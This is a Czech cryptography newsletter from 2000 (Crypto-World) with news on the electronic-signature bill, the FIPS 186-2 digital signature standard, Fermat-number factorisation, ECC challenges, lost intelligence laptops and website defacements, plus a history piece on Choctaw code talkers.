#3370# - deaktivace EFR (Enhanced Full Rate), neboli u EuroTelu SuperSOUND

*4720# - aktivace HR (Half Rate), baterie déle vydrží na úkor kvality hovoru
#4720# - deaktivace HR (Half Rate)

Menu v hovoru - v pohotovostním stavu podržte na 3 sec tlačítko MENU a dostanete se do menu, které je přístupné pouze při aktivním hovoru. (Pouze u NOKIA 61xx!)

Melodie pro Nokii 3210
Macarena Tempo = 180
4f2 8f2 8f2 4f2 8f2 8f2 8f2 8f2 8f2 8f2 8f2 8a2 8c2 8c2 4f2
8f2 8f2 4f2 8f2 8f2 8f2 8f2 8f2 8f2 8d2 8c2 4- 4f2 8f2 8f2
4f2 8f2 8f2 8f2 8f2 8f2 8f2 8f2 8a2 4- 2.c3 4a2 8c3 8a2 8f2 4- 2-

D. Tisková informace (Zákon o elektronickém podpisu)

Zařazuji následující oficiální tiskovou informaci o pozměňovacím návrhu k zákonu o elektronickém podpisu, protože ve zmiňované "expertní pracovní skupině" pracovala i skupina odborníků GCUCMP (RNDr. Jiří Souček DrSc., Ing.Jaroslav Pinkava, CSc., RNDr. Petr Tesař, Mgr. Pavel Vondruška)..

Zástupci SPISU, ÚSISU a expertní pracovní skupina se sešli na víkendovém pracovním shromáždění v Třešti (26.2. - 27.2.) a potom dále v následujících dnech pracovali na úpravě znění zákona o elektronickém podpisu. Diskuse nad zákonem měla za cíl odstranit hrubé chyby a nedostatky, které se ještě v sedmé předložené verzi SPISU vyskytovaly a dále měla za úkol zapracovat obsah direktivy EU o elektronickém podpisu. Internetové diskuse před a po tomto setkání se zúčastnila ještě celá řada dalších členů GCUCMP a odborníků z celé ČR (nutno vyzdvihnout práci silné brněnské skupiny, která demonstrovala skvělou znalost této problematiky) . Všem těm, kteří ve svém volném čase a zcela zdarma se podíleli na této aktivitě, patří poděkování.

Konečný produkt (návrh zákona o elektronickém podpisu) předala paní Bosáková 7.3. panu Mlynářovi, který jej předložil hospodářskému výboru parlamentu.
(Pro úplnost uvádím složení expertní skupiny z Třešti - pánové Budiš, Cvrček, Felix, Hanáček, Peterka, Pinkava, Souček, Staudek, Tesař, Vondruška, Zápotocký, všichni pod vynikající taktovkou paní Bosákové z ÚSIS).

POZMĚŇOVACÍ NÁVRHY K ZÁKONU O ELEKTRONICKÉM PODPISU BUDE PROJEDNÁVAT HOSPODÁŘSKÝ VÝBOR PARLAMENTU

Praha, 28. února 2000 - Zákon o elektronickém podpisu je jedním z nutných kroků na cestě k budování informační společnosti a rozvoji elektronického obchodu. Na tom se shodli zástupci Sdružení pro informační společnost a Úřadu pro státní informační systém. V lednu tohoto roku se obě strany dohodly na společném postupu při prosazování přijetí zákona o elektronickém podpisu, který předložili poslanci Vladimír Mlynář (US), Ivan Langer (ODS), Stanislav Gross (ČSSD) a Cyril Svoboda (KDU-ČSL). Dne 26. ledna 2000 byl pak návrh zákona drtivou většinou poslaneckých hlasů postoupen do druhého čtení.

Dohodu mezi SPIS a ÚSIS přivítal také ministr Pavel Mertlík, který Sdružení pro informační společnost dopisem sdělil, že Ministerstvo financí již pracuje na několika projektech, k jejichž realizaci potřebuje elektronický podpis a tedy zmíněný zákon. Jedná se například o možnost podávání daňového přiznání či přiznání silniční daně po Internetu.

Na základě této dohody Úřad pro státní informační systém a SPIS iniciovali vznik expertní skupiny nezávislých odborníků a požádali ji o zpracování odborných připomínek k textu poslaneckého návrhu zákona formou pozměňovacích návrhů tak, aby byl uveden do souladu s direktivou Evropské unie o elektronických podpisech schválenou 30.listopadu 1999.

Expertní pracovní skupina se sešla společně se zástupci ÚSIS a SPIS na víkendovém setkání v Třešti, aby zde uzavřela svoji dlouhodobou práci na formulaci připomínek a dopracovala zde pozměňovací návrhy do konečné podoby tak, aby mohly být předány hospodářskému výboru Parlamentu. Ten bude v průběhu března přepracovanou verzi projednávat a výsledky svého jednání pak předloží poslancům při druhém čtení plánovaném na květnovou schůzi Parlamentu.

Kontakt: Jitka Pavlonová, SPIS, Blanická 16, 120 00 Praha 2, telefon 02/21503481-3, telefax 02/21503482, e-mail jitkap@spis.cz, http://www.spis.cz.

E. Digital Signature Standard (DSS)

Vzhledem k aktivitám části členů GCUCMP v oblasti zákona o digitálním podpisu zařazuji aktuální zprávu o standardu NIST (platný od 27.6.2000). Překlad by textu spíše uškodil, a proto jej zařazuji v originále.

15 February 2000
Source: http://www.access.gpo.gov/su_docs/aces/fr-cont.html

[Federal Register: February 15, 2000 (Volume 65, Number 31)]
[Notices]
[Page 7507-7508]
From the Federal Register Online via GPO Access [wais.access.gpo.gov]
[DOCID:fr15fe00-37]

DEPARTMENT OF COMMERCE

National Institute of Standareds and Technology

[Docket No. 981028268-9247-02]
RIN No. 0693-ZA-23
Announcing Approval of Federal Information Processing Standard
(FIPS) 186-2, Digital Signature Standard (DSS)
AGENCY: National Institute of Standards and Technology (NIST),
Commerce.
ACTION: Notice.

SUMMARY: The Secretary of Commerce approved Federal Information Processing Standard 186-2, Digital Signature Standard (DSS), which supersedes Federal Information Processing Standard (FIPS) 186-1, Digital Signature Standard (DSS), FIPSs 186-2 expands FIPS 186-1 by
[[Page 7508]]
specifying an additional voluntary industry standard for generating and verifying digital signatures. This action will enable Federal agencies to use the Digital Signature Algorithm (DSA), which was originally the single approved technique for digital signatures, as well as two new ANSI standards that were developed for the financial community. These new standards are ANSI X9.31, Digital Signature Using Reversible Public Key Cryptography, and ANSI X9.62, Elliptic Curve Digital Signature Algorithm (ECDSA).

EFFECTIVE DATE: This standard is effective June 27, 2000.

FOR FURTHER INFORMATION CONTACT: Ms. Elaine Barker (301) 975-2911, National Institute of Standards and Technology, 100 Bureau Drive, STOP 8930, Gaithersburg, MD 20899-8930.
Specifications for FIPS 186-2 are available on NIST Web page: http://csrc.nist.gov/encryption>.

Copies of ANSI X9.31, Digital Signatures Using Reversible Public Key Cryptography, and ANSI X9.62, Elliptic Curve Digital Signature Algorithm (ECDSA) are available from the American Bankers Assoc./DC, X9 Customer Service Dept. P.O. Box 79064, Baltimore, MD 21279-0064; telephone 1-800-338-0626.

SUPPLEMENTARY INFORMATION: Under Section 5131 of the Information Technology Management Reform Act of 1996 and the Computer Security Act of 1987, the Secretary of Commerce is authorized to approve standards and guidelines for the cost effective security and privacy of sensitive information processed by federal computer systems. In May 1994, the Secretary of Commerce approved FIPS 186, Digital Signature Standard (DSS), which specified the Digital Signature Algorithm (DSA) as the single technique for the generation and verification of digital signatures. In 1997 NIST solicited comments on augmenting FIPS 186 with other digital signature techniques including the Rivest-Shamir-Adleman (RSA) and the elliptic curve technique. The comments received by NIST supported adding both techniques to FIPS 186. Both techniques were being considered by the financial services industry as voluntary industry standards.

On December 15, 1998, (FR Vol. 63, No. 240, pp 69049-51) NIST announced that the Secretary of Commerce had approved FIPS 186-1, Digital Signature Standard (DSS) as an interim final standard. FIPS 186-1 added the RSA digital signature technique, which had been approved as an industry standard (X9.31-1998, Digital Signatures Using Reversible Public Key Cryptography for the Financial Services Industry). The elliptic curve technique was not included in the interim final standard since it had not yet been approved by the American National Standards Institute (ANSI) as a voluntary industry standard.

The December 1998 Notice from NIST invited comments from public, academic and research communities, manufacturers, voluntary standards organizations, and Federal, state, and local government organizations concerning the specification of two techniques (DSA and ANSI X9.31- 1998) for the generation and verification of digital signatures. That Notice also referred to the elliptic curve technique, which NIST had expected to be approved by ANSI as a voluntary industry standard. In addition to being published in the Federal Register, the Notice was posted on the NIST Web pages; information was provided for submission of electronic comments. NIST received comments from 15 private sector organizations and individuals, and from two federal government organizations. The comments supported the addition of the ANSI X9.31 standard, as well as the addition of the elliptic curve technique to the Digital Signature Standard (DSS). NIST recommended that the Secretary of Commerce approve FIPS 186-2, which includes the DSA, ANSI X9.31, and the elliptic curve technique, which has now been approved as ECDSA, under ANSI X9.62, Elliptic Curve Digital Signature Algorithm. Other comments supported the continued use of another RSA signature algorithm that is specified by PKCS#1. The algorithm specified in PKCS#1 does not interoperate with the algorithm specified in ANSI X9.31. FIPS 186-2 allows for the continued acquisition of implementations of PKCS#1 for a transition period of eighteen months from the date of approval of this standard, which will enable federal agencies to plan for the acquisition of implementations of the algorithms promulgated by FIPS 186-2.

Dated: February 8, 2000.
Karen H. Brown, Deputy Director, NIST.
[FR Doc. 00-3450 Filed 2-14-00; 8:45 am]
BILLING CODE 3510-CN-M

F. Matematické principy informační bezpečnosti

RNDr. Jiří Souček, DrSc., MÚ ČSAV

Pozvání pro členy GCUCMP a další zájemce o problematiku informační bezpečnosti. I v tomto semestru se přednášky, semináře konají každé úterý. Přednáška je dvouhodinová a je v seminární místnosti KSI MFF UK na Malé straně (druhé poschodí, katedra systémového inženýrství). Seminář bude věnován matematickým analytickým principům, bude definována a analyzována matematická podstata zabezpečení informací. Seminář bude vycházet z praktických úloh, na semináři budou přednášet přední odborníci v dané oblasti. Seminář je vhodný pro studenty a bude probírat danou problematiku od počátku. Na seminář je volný přístup pro členy GCUCMP a další zájemce o konkrétní témata.

Identifikace: MAT069
Zajišťuje: MUKU
Vyučující: Jiří Souček, Tonda Beneš
Rozsah: 0/2 Z, 0/2 Z
Konání: každé úterý 17:20 seminární místnost KSI (Malá Strana)
Konkrétní témata přednášek budou vyhlašovány v průběhu semestru.

Program:

22 2. Jiří Souček:	Elektronický podpis
7.3. Jiří Souček:	Protokol SET
14.3. Pavel Kaňkovský :	RSA
21.3. Pavel Vondruška :	Možné slabiny implementace RSA
28.3. Tonda Beneš:	Přehled používaných protokolů

G. Letem šifrovým světem

1. Skupina Distributed.net rozluštila text, který firma CS Communications & Systems umístila na svůj web. Firma doporučuje přechod na šifru CS-Cipher s délkou klíče 128 bitů. Text byl ovšem zašifrován verzí s délkou klíče 56 bitů. Na dešifraci se podílelo 38,107 počítačů a během 62 dnů bylo prověřeno 98% všech možných klíčů. Skupina získala vypsanou odměnu 10000 Euro. http://www.wired.com/news/print/0,1294,33695,00.html

2. Vzhledem ke změně regulačních pravidel US exportu lze nyní získat podrobné zdrojové kódy kandidátů na AES. Twofish si např. můžete od února stáhnout z adresy : http://www.counterpane.com/blowfish.html#source

3. Firma Cylink Corporation vyrábí a vyváží kryptografické prostředky pro sítě více jak 16-let. Jejich produkty jsou používány po celém světě - v obchodní, bankovní a státní sféře. Na adrese :. http://cryptome.org/cylinked.htm se objevil 3.3.2000 článek, který naznačuje jisté podezřelé styky této firmy.

4. Třetí evropské čtyřdenní setkání nazvané : "Cryptographic security aspects of smartcards & Internet" se uskuteční od 25.4. do 28.4.2000 v Amsterdamu. Workshop je organizován ve spolupráci s IBM Finance Services. Přihlášky na e-mailu : akl@euroforum.nl

5. Zajímavý článek na téma - jak jednoduché je se nabourat do webovských stránek - můžete nalézt na adrese :
   http://www.pcworld.com/current_issue/article/0,1212,14415,00.html

6. Přestože se ostrá verze Windows 2000 začala prodávat v minulých dnech, šíří se již také první virus, který byl vyvinut speciálně pro prostředí Windows 2000. Více informací lze najít na http://www.computerworld.com/home/print.nsf/all/000113DD52
Na internetu jsou dostupné informace o prvních bezpečnostních problémech Windows 2000 (PTPP) : http://dailynews.yahoo.com/h/zd/20000130/tc/20000130748.html

7. (13.2.2000 , RSA) Cílem útoku hackerů se stala i hlavní webovská stránka legendární firmy RSA Security (www.rsa.com). Úvodní strana byla pozměněna , výsledek je možno najít na diskutovaném serveruh
http://www.2600.com/hacked_pages/2000/02/www.rsa.com .

Hackeři označili písmenem L osoby na vstupním pohyblivém panelu. Nově (proti originálu) se zde objevil text "Big things are coming" a další komentáře typu : "Trust us with your data! Praise Allah! ". "Zpřetrhány" byly také linky na úvodní stránce a nasměrovány jinam. Nově se objevila např. linka s nadpisem:"Girls are stupids and easy ".


8. I naši (nebo slovenští ?) hackeři se v únoru činili. Některé jejich "úspěchy" můžete najít na stránce http://hysteria.sk/czert . Za měsíc únor jsou zde zdokumentovány útoky na servery http://www.tinysoftware.cz (které vyústily v masový útok na desítky adres spravované firmou tinysoftware, všechny takto postižené adresy jsou pečlivě vypsány v "zoznamu", který je zde k dispozici). Skupina nazývající se binary division pak pozměnila úvodní webovské stránky firem www.winroute.cz (stránka po změně zadokumentována na http://dump.hysteria.sk/hacked/www.winroute.cz) , a www.isdn.cz (stránka po změně zadokumentována na http://dump.hysteria.sk/hacked/www.isdn.cz).
Jiné skupině se podařilo dostat na prezentační server českého mobilu. Výsledek je dostupný na http://dump.hysteria.sk/hacked/www.ceskymobil.cz .

9. Psát o CeBITu je asi celkem zbytečné - ve všech našich sdělovacích médiích se objevilo nebo se objeví na toto téma ještě dost článků. Takže jen připomenu, že proběhl netradičně o měsíc dříve a to v termínu od 24.2.2000 do 1.3.2000. Osobně mne zaujala nejvíce výborná práce organizátorů a podmínky, které zde přímo na výstavišti byly nabízeny programatorům a pracovníkům InfoSecu z východní Evropy v případě jejich práce v Německu. Není mi jasné, co naše kompetentní orgány provedou, aby zabránily odchodu schopným, odborným pracovníkům do Německa (odhadováno na jeden tisíc osob).

10. (18.2.2000) Na internetu se objevily články, které tvrdí, že v Microsoftu pracovali tajní agenti USA. Zdrojem těchto článků je francouzská výzvědná služba.
http://www.intelligenceonline.fr
http://www.theage.com.au/breaking/0002/19/A27800-2000Feb19.shtml

Informační sešit GCUCMP
Crypto-World 4/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz , subject : Crypto-World
sešity najdete také na adrese www.mujweb.cz/veda/gcucmp
(102 e-mail výtisků)
Uzávěrka 7.4.2000



POČET REGISTROVANÝCH ODBĚRATELŮ PŘESÁHL 100 !

Děkujeme !

OBSAH : **Str.**

A. Prohlášení odborné skupiny pro zpracování pozměňovacích návrhů k předloze zákona o elektronickém podpisu

Prostřednictvím médií se patrně již mnozí setkali s informacemi o přípravě zákona o elektronickém podpisu. **Cílem tohoto prohlášení je doplnit již zveřejněné informace a poukázat na závažné problémy, které se při přípravě zákona vyskytly a které měly bohužel negativní dopad na jeho současné znění.** Po určitou dobu vznikaly dokonce návrhy dva, jeden v Úřadu pro státní informační systém (ÚSIS), druhý jako poslanecká iniciativa. Oba návrhy byly odborné veřejnosti známy, oba byly odborníky připomínkovány. Tyto připomínky a porovnání obou návrhů byly publikovány v odborném tisku. Vzhledem k tomu, že dokončení vládního návrhu, byť podle názoru některých expertů v určitých aspektech kvalitnějšího, bylo stále v nedohlednu, odborná veřejnost přivítala poslaneckou iniciativu, která dávala možnost přijetí zákona v rozumném časovém horizontu.

Zde je nutné vysoce ocenit zásadní roli Sdružení pro informační společnost (SPIS), které iniciovalo vznik poslaneckého návrhu, a pro poslance-předkladatele zajistilo zpracování textu návrhu zákona. Za tuto aktivitu patří SPIS velký dík. Bohužel SPIS neměl příliš šťastnou ruku při výběru osoby, která návrh zpracovala. Docent Smejkal je jistě známým mediálním propagátorem myšlenky zákona o elektronickém podpisu, ovšem, jak se ukázalo v průběhu zpracování návrhu zákona, zároveň člověkem, který není schopen komunikace s odbornou veřejností. Již od září loňského roku řada odborníků upozorňovala SPIS **i docenta Smejkala** na zásadní nedostatky předlohy (například prostřednictvím diskusního fóra na webových stránkách SPIS), neakceptování reálného stavu a možností současných technologií, postupů při aplikaci elektronického podpisu, nesoulad s tehdy ještě připravovanou směrnicí EU o elektronických podpisech atd. Bohužel ve valné většině bezúspěšně.

Jako poslední možnost kvalitativní změny byl chápán projev poslance Mlynáře při prvním čtení v PSP, ve kterém avizoval vznik odborné skupiny a dopracování zákona do žádoucí podoby (připomeňme, že vláda vyslovila nesouhlas s původní předlohou). V té době prezentovali zájem na vzniku a činnosti odborné skupiny jak předkladatelé, tak SPIS a ÚSIS. Skupina nevznikla jmenováním členů, nereprezentuje žádný existující subjekt, či zájmovou skupinu. Jedná se o odborníky, kteří se dané problematice systematicky věnují a které buď oslovil ÚSIS, nebo kteří se ke spolupráci sami přihlásili. V průběhu třech týdnů, které měla skupina k dispozici, byl návrh zásadně přepracován a bylo dosaženo všeobecného konsensu ohledně jeho znění. S původním textem měl nově zpracovaný návrh velmi málo společného. Výsledek činnosti skupiny, tj. nový text návrhu zákona, na jehož základě měly být zpracovány pozměňovací návrhy pro projednávání v hospodářském výboru a následně ve 2. čtení v PSP, byl 7. března prostřednictvím SPIS předán předkladatelům. Tímto okamžikem přestala mít skupina na další osud návrhu jakýkoliv přímý vliv.

Za této situace se stalo něco naprosto nepochopitelného. Návrh připravený odbornou skupinou začal ve spolupráci s předkladateli „upravovat“ , a to i po stránce ryze odborné, opět docent Smejkal! Výsledkem jsou nejen právnické, ale také odborné úpravy, které žádným způsobem nerespektují dosažený konsensus odborné skupiny, v mnoha případech spíše připomínají snahu zasáhnout do znění návrhu za každou cenu tak, aby se co nejvíce podobal původní předloze. Tyto změny bohužel nereflektují možnosti současných technologií a jejich hlavním rysem je na jedné straně zesílení pravomocí centrálního úřadu a na druhé straně zeslabení jeho povinností. Snaha o centralizaci ovšem není podložena reálnými možnostmi aplikace v současných technologických podmínkách. Bohužel je nezbytné konstatovat, že tento postup při „dopracování“ návrhu měl plnou podporu jednoho z předkladatelů, poslance Mlynáře.

Došlo tak k opětovnému zanesení chyb, které byly návrhu vytýkány po celou dobu jeho zpracovávání. Stalo se tak opět bez odborné diskuse, podle pouhého uvážení autora původního návrhu. Tento postup považuje odborná skupina za nekorektní. Návrh zákona se opětovně dostal do podoby, ve které jej nelze doporučit k přijetí parlamentem.

Záměrem členů skupiny není vzbudit dojem, že jimi navržené znění návrhu je bezchybné **a jediné možné.** Důrazně však protestují proti způsobu, kdy jim nebyl dán žádný prostor pro obhajobu vlastní práce a následné změny byly učiněny bez jakéhokoliv dialogu s nimi a značně neodborným způsobem.

Odborná skupina si uvědomuje, že toto prohlášení přichází do jisté míry pozdě. Důvodem byla ovšem dobrá vůle jejích členů nevytahovat na povrch odborné problémy, vůle, která byla podporována sliby SPIS o možnostech změny způsobu práce při přípravě návrhu zákona. Opakované nenaplnění těchto slibů, ať již v důsledku přecenění vlastních možností, či z jiných důvodů, skupinu vede k vydání tohoto prohlášení. Motivem jejího dosavadního mlčení o uvedených problémech byla i snaha nezpochybnit nutnost přijetí zákona o elektronickém podpisu a nevyvolat nedůvěru k používání elektronického podpisu.

Členové skupiny jsou otevřeni diskusi s těmi, kdo zastávají v této oblasti odlišné názory. Diskutovat však není s kým. Připustíme-li, že zde existují dvě strany s rozdílným pohledem na to, jak by měl zákon o elektronickém podpisu vypadat, pak jednu z těchto dvou stran představuje pouze jediná osoba, a to osoba nekomunikující.

Za této situace je odborná skupina nucena veřejně prohlásit, že se současným zněním návrhu zákona o elektronickém podpisu nesouhlasí, a to pro jeho závažné nedostatky. Rovněž se ohrazuje proti způsobu, jakým bylo naloženo s výsledky její práce.

Návrh zákona bude PSP projednávat ve druhém čtení v polovině května. Je tedy stále otevřena možnost text dopracovat do přijatelné podoby. Najde-li skupina v PSP partnera, který bude ochoten s ní v této věci komunikovat, je k takové spolupráci připravena. Cíl je jediný – kvalitní a použitelný zákon o elektronickém podpisu.

Toto prohlášení nevyjadřuje pouze názor členů odborné skupiny, ale i názor jiných uznávaných odborníků v oblasti elektronického podpisu, jejichž jména jsou připojena.

Mgr. Pavel Vondruška, Ing. Dr. Petr Hanáček, Ing. Jiří Mrnuštík, Ing. Daniel Cvrček, Ing.Jaroslav Pinkava,CSc., Mgr. Antonín Beneš, RNDr. Petr Tesař, Doc. Ing. Jan Staudek, CSc., Jiří Peterka nezávislý konzultant publicista, odborný pracovník MFF UK Praha.

Všichni, kteří mají zájem studovat problematiku zákona o elektronickém podpisu a kterým jeho stav není lhostejný, se mohou zúčastnit diskuse o tomto zákonu a problematice s ním svázané na těchto stránkách. Vítáme hlasy všech, kteří souhlasí s prohlášením odborné skupiny. Svůj souhlas a tím i připojení Vašeho podpisu zašlete na adresu mailto:jiri.mrnustik@aec.cz . Podpisy dalších osob budou postupně přidávány do tohoto dokumentu.

Další informace je možno získat na adrese http://www.e-commerce.cz/akce/zep/ nebo na adrese http://www.trustcert.cz/

****

Za Vaši podporu a zaslaný souhlas na výše uvedenou adresu předem děkujeme!

Mgr. Pavel Vondruška

B. Fermatova čísla

Mgr. Pavel Vondruška, NBÚ

Doplnění a upřesnění dat k přednášce :
Netradiční pohled na bezpečnost RSA (Rozvoj teorie prvočísel, otevřené problémy a vztah k bezpečnosti RSA a faktorizaci), Pavel Vondruška, MFF UK 28.3.2000, celá přednáška bude dostupná od 20.4.2000 na http://www.mujweb.cz/veda/gcucmp/mff/prvocisla.htm

Pierre de Fermat (1601-1665)

Definice :

$$F_m = 2^{2^m} + 1$$

Tabulka prvních Fermatových čísel

m	**Známý rozklad F_m**
0	3
1	5
2	7
3	257
4	65537
5	641*6700417
6	274177* 67280421310721
7	59649589127497217* 5704689200685129054721
8	1238926361552897* P_{62}
9	2424833*7455602825647884208337395736200454918783366345657* P_{99}
10	45592577*6487031809*4659775785220018543264560743076778192897* P_{252}
11	319489*974849*167988556341760475137*3560841906445833920513* P_{564}
12	114689*26017793*63766529*190274191361*1256132134125569* C_{1187}
13	2710954639361*2663848877152141313*3603109844542291969*319546020820551643220672513* C_{2391}
14	Složené C_{4933}
15	1214251009*2327042503868417* C_{9840}
16	825753601* C_{19720}
17	31065037602817* C_{39444}
18	13631489* C_{78906}
19	70525124609*646730219521* C_{157804}
20	Složené C_{315653}
21	4485296422913*C
22	Složené $C_{1262612}$

Symbol P_k v tabulce označuje prvočíslo o k dekadických cifrách, zatímco C_k označuje složené číslo o k dekadických cifrách, pro něž neznáme žádný netriviální rozklad.

Při studiu dokonalých čísel, která souvisí s Mersennovými prvočísly si Fermat položil otázku, zda čísla tvaru 2^n+1 jsou prvočísla . Vyslovil chybnou hypotézu, že čísla tvaru $F_m = (2 \text{ na } 2^m) + 1$ jsou všechna prvočísla.

Jak píše C.Pomerance ve svém vynikajícím článku, jsou dějiny rozkladu Fermatových čísel jakýmsi mikrokosem historie faktorizace.
Fermat věděl, že **F_0 až F_4** jsou prvočísla, a domníval se, že i všechna ostatní čísla v posloupnosti F_m jsou prvočíselná.

F_5 však rozložil Euler pomocí zesíleného Fermatova tvrzení, které dokázal v roce 1878 E.A.Lucas a podle něhož každý prvočinitel p čísla F_p je tvaru $p=1 \bmod 2^{2m+1}$, kde m je alespoň 2.

Tato myšlenka byla použita i k rozkladu čísla **F_6** v roce 1880 (Landry) a k získání dalších malých prvočinitelů více jak 80 Fermatových čísel, která již nejsou uvedena v tabulce.
Fermatovo číslo **F_7** bylo rozloženo pomocí Brillhartovy-Morrisonovy faktorizační metody řetězových zlomků.

Brent a Pollard přizpůsobili Pollardovu metodu k rozkladu **F_8** .

F_9 - dle Pomerance je tento rozklad nad síly kvadratického síta , metoda eliptických křivek nebyla vhodná, je určena pro malý prvočinitel cca do 30-ti cifer).Rozklad se podařil na jaře roku 1990 bratrům Lenstrům a M.Manassovi (přesněji již v době rozkladu se vědělo, že se jedná o číslo složené, znal se jeho sedmiciferný prvočinitel, ale předmětem rozkladu byl zbývající činitel o 148 cifrách, jehož rozklad nebyl znám). K rozkladu byla použita Pollardova metoda.

F_{10} a **F_{11}** rozložil Brent pomocí Lenstrovy metody eliptických křivek.

F_{14} , **F_{20}** a **F_{22}** jsou čísla složená, ale zatím neznáme žádné prvočinitele těchto čísel. To, že jsou složená, plyne z tzv. Pepinova kritéria :

F_m je prvočíslo právě tehdy, když $3^{(F_m-1)/2} \equiv -1 \bmod F_m$

Otevřený problém:
F_{31} je nejmenší Fermatovo číslo, o němž nevíme , zda je prvočíslo nebo složené číslo. V současné době se mnoho teoretických matematiků domnívá, že každé Fermatovo číslo po **F_4** je složené.

Největší Fermatova čísla, která se podařilo rozložit
F_{303088} - 1998 - Young , dělitel $3*2^{303093}+1$
F_{382447} - 1999 - Cosgrave , Gallot, dělitel $3*2^{382449}+1$

Celkový přehled (stav k 13.2.2000):

Číslo	**F_m**
Prvočíslo	m= 0, 1, 2, 3, 4
Kompletně rozložené čísla	m= 5, 6, 7, 8 (mají 2 dělitele), 9 (3 dělitele), 10 (4), 11 (5)
Částečně rozložené , známe 5 dělitelů	m=12
Částečně rozložené , známe 4 dělitele	m=13
Částečně rozložené , známe 3 dělitele	m=15,25
Částečně rozložené , známe 2 dělitele	m=16,18,19,27,30,36,38,52,77,147,150,416
Částečně rozložené , známe 1dělitele	m=17,21,23,26,28,29,32,37,39,42,55,58 a dále 129 hodnot z intervalu (58, 382447>
Složené, ale nepodařilo se rozložit	m=14,20,22,24
Neznámý charakter	m=31,33,34,35,40,41,43,44,45,46,47,48,…

Poslední dosažený výsledek :
11.2.2000 - Rachel Lewis nalezl dělitele $57*2^{146223}+1$ Fermatova čísla $\mathbf{F_{146221}}$.
K získání dělitele použil program Proth.exe od Yvese Gallota. Celkem je to již osmý dělitel některého z Fermatových čísel nalezený tímto programem.

Literatura :

[1] A tale of two sieves. Notices Amer. Math. Soc. 43 (1996), 1473-1485 (originál článku je přístupný na adrese http://www.ams.org/publications/notices/199612/pomerance.html, český překlad viz. PMFA, ročník 43 (1998), č.1)

[2] M. A. Morrison and J. Brillhart, A method of factorization and the factorization of F_7, Math. Comp. 29 (1975), 183-205.

[3] R.P.Brent, J.M.Pollard: Factorization of the eight Fermat number. Math. Comp. 36 (1981), 627-630.

[4] Wilfrid Keller, Prime factors k. 2^m+1 of Fermat numbers F_m and complete factoring status http://vamri.xray.ufl.edu/proths/fermat.html

C. Lekce pro tajné agenty - č.1 : "Neztrácejte své laptopy "

Během března se podařilo ztratit britským agentům hned dva laptopy, které obsahovaly tajné informace. Prvý případ se stal v noci ze 3.3 na 4.3, kdy důstojník MI5 holdoval alkoholu v Rebato's tapas baru, který se nachází blízko hlavní budovy MI6. V počítači měl uloženy dokumenty, které souvisely s choulostivými otázkami mírového postupu v Severním Irsku. Agent nebyl schopen říci, kde o počítač skutečně přišel. Ztrátu ohlásil až 4.3 s tím, že se domnívá, že jej zanechal v taxíku, kterým se nechal odvézt z baru domů. MI6 událost utajilo a pokusilo se anonymně získat laptop zpět. V novinách uveřejnili jeho přesný popis s tím, že se jedná o počítač ve kterém jsou důležité vědecké poznámky a žádali o jeho navrácení. Tento trik se zdařil a počítač byl vrácen zpět 16-tého března.

Druhý případ se odehrál 26-tého března večer. Scénář je podobný. Pracovník MI6 se při cestě z práce zdržel v jednom z podniků. Také on neví přesně, kde jeho počítač v ceně 2000 liber mohl zůstat. V laptopu byly tentokráte data, která se týkají detailů činnosti tajných agentů pracujících v cizině.

Ředitele MI6 Richarda Dearloveho čeká poněkud nepříjemná povinnost, má podat vysvětlení k těmto případům přímo ministerskému předsedovi Tonymu Blairovi

D. Opět INRIA !

Ing.Jaroslav Pinkava, CSc., AEC Brno

V čísle 10/99 jsme Vás informovali o úspěchu francouzské instituce INRIA (France's National Institute for Research in Computer Science and Control), kde skupina výzkumníků při použití 740 počítačů z 20 zemí světa v průběhu 40 dnů rozbila eliptický kryptosystém ECC2-97. Tento kryptosystém je součástí výzvy firmy Certicom (ECC Challenge) z roku 1997, kdy byla opublikována celá serie úloh z rostoucí obtížností (číslo 97 označuje délku použitého prvočísla).

Nyní byla vyřešena úloha ECC2K-108:

http://cristal.inria.fr/~harley/ecdl7/

Poznámka: V současnosti je připravován projekt CABAL773 řízený Arjenem Lenstrou a Bruce Dodsonem. Jeho cílem je faktorizace 2^773+1 pomocí algoritmu SNFS.
Podrobnosti http://www.lehigh.edu/~bad0/cabal773.html

E. Nový efektivní kryptosystém s veřejným klíčem na světě?

Ing.Jaroslav Pinkava, CSc., AEC Brno

Na webovské stránce http://www.ecstr.com/ se můžete seznámit s prvními informacemi ohledně nového kryptosystému s veřejným klíčem, který autoři Arjen Lenstra a Eric Verheul nazvali XTR. Kryptosystém vychází z klasického Diffie-Hellmanova kryptosystému, avšak velice chytrou cestou redukuje nezbytnou délku klíče. Cílem autorů bylo nalézt metodu, která má délku klíče přibližně stejnou jako je délka klíče pro eliptické kryptosystémy (při shodné bezpečnosti), avšak na bázi úlohy klasického diskrétního logaritmu.

F. CODE TALKERS

Díl I. - Vznik nové šifrové techniky

Mgr. Pavel Vondruška, NBÚ

CHOCTAW CODE TALKERS

První světová válka končí. Boje na západní frontě však stále ještě zuří. Jsme v zákopech na frontě v Mouse-Argonne ve Francii. Francouzské jednotky společně s pomocným praporem amerických vojáků se ocitly v částečném obklíčení. Jsou ve velice špatné pozici. Bez spojení není velení a zde se to projevuje na koordinaci akcí jednotlivých oddílů. Velitelé těchto oddílů pochopili, že Němci znají jejich kódy a jsou napojeni na jejich telefonní linky. Veškeré zprávy předávají spojky, které musí doslova pod střelbou nepřítele přebíhat mezi jednotlivými oddíly. Být takovou spojkou je zlé, ze čtyř pokusů je vždy jeden voják zajat nebo přímo zastřelen.Vzhledem k tomu je celá koordinace obrany ochromena. Nejhorší je, že oddíl nemůže komunikovat se svým hlavním velením, které leží mimo dokončující se obklíčení, tam spojky nemohou.

Velitel jednoho z oddílů Lawrence při kontrole pozic zaslechl dva vojáky Solomona Lewisa a Mitchella Bobba, jak se spolu baví ve svém rodném jazyce - jazyce severoamerického indiánského kmene Choctaw. Napadla jej spásná myšlenka, zavolal k sobě Bobba Mitchella a důkladně jej vyzpovídal. Dozvěděl se přesně, co potřeboval. V praporu je ještě několik indiánů z tohoto kmene, všichni mluví mimo své řeči i plynně anglicky. A co bylo nejlepší, Bobb věděl, že na velitelství také slouží dva indiáni z jejich kmene.

